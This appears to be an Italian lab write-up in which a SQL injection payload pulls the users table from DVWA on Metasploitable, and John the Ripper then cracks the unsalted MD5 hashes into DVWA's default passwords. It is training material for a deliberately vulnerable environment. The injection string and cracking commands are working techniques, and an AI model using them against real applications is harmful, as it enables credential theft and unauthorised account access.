PASSWORD CRACKING


In questa simulazione l'obiettivo era quello di prendere l'hash delle password presenti nel db di DVWA ed eseguire il cracking con il tool *John the ripper*.

Come sempre per prima cosa andiamo a configurare il nostro ambiente di test accendendo metasploitable e kali e verificando che comunichino tra loro, una volta sistemato l'ambiente possiamo procedere con la fase 1, ovvero recuperare gli hash dal db.

Per farlo ci rechiamo sulla DVWA hostata su Metasploitable e procediamo con l'attacco di SQL Injection per recuperare i dati che ci servono. Di seguito il codice sql iniettato:

%' and 1=0 union select null,
concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

Come possiamo vedere DVWA ci stampa gli utenti con le relative password hashate.



Ci troviamo quindi nella situazione seguente e possiamo passare alla fase 2, ovvero il cracking delle password.

Utente	**Password Hash MD5**
admin	*5f4dcc3b5aa765d61d8327deb882cf99*
gordonb	*e99a18c428cb38d5f260853678922e03*
Hack me	*8d3533d75ae2c3966d7e0d4fcc69216b*
pablo	*0d107d09f5bbe40cade3de5c71e9e9b7*
smithy	*5f4dcc3b5aa765d61d8327deb882cf99*

Per farlo iniziamo salvandoci gli hash in un file .txt su kali che in questo caso chiameremo *pswhack.txt*

Apriamo quindi il terminale di Kali e lanciamo il comando:


john -format=Raw-MD5 **pswhack.txt**

Questo comando indica a John The Ripper di avviare il cracking delle password utilizzando l'hash MD5 grezzo (RAW) quindi senza salatura e prendendo gli hash dal nostro file.

Una volta completata la sessione lanciamo il comando:

john -show -format=Raw-MD5 **pswhack.txt**

Questo ci stamperà in output la password in chiaro come si può vedere dalla schermata seguente:



Ora che abbiamo terminato con John ci ritroviamo nella situazione seguente dove abbiamo appunto tutte le password in chiaro degli utenti recuperati tramite l'SQL Injection su DVWA.

Utente	**Password Hash MD5**	**Password in chiaro**
admin	*5f4dcc3b5aa765d61d8327deb882cf99*	**password**
gordonb	*e99a18c428cb38d5f260853678922e03*	**abc123**
Hack me	*8d3533d75ae2c3966d7e0d4fcc69216b*	**charley**
pablo	*0d107d09f5bbe40cade3de5c71e9e9b7*	**letmein**
smithy	*5f4dcc3b5aa765d61d8327deb882cf99*	**password**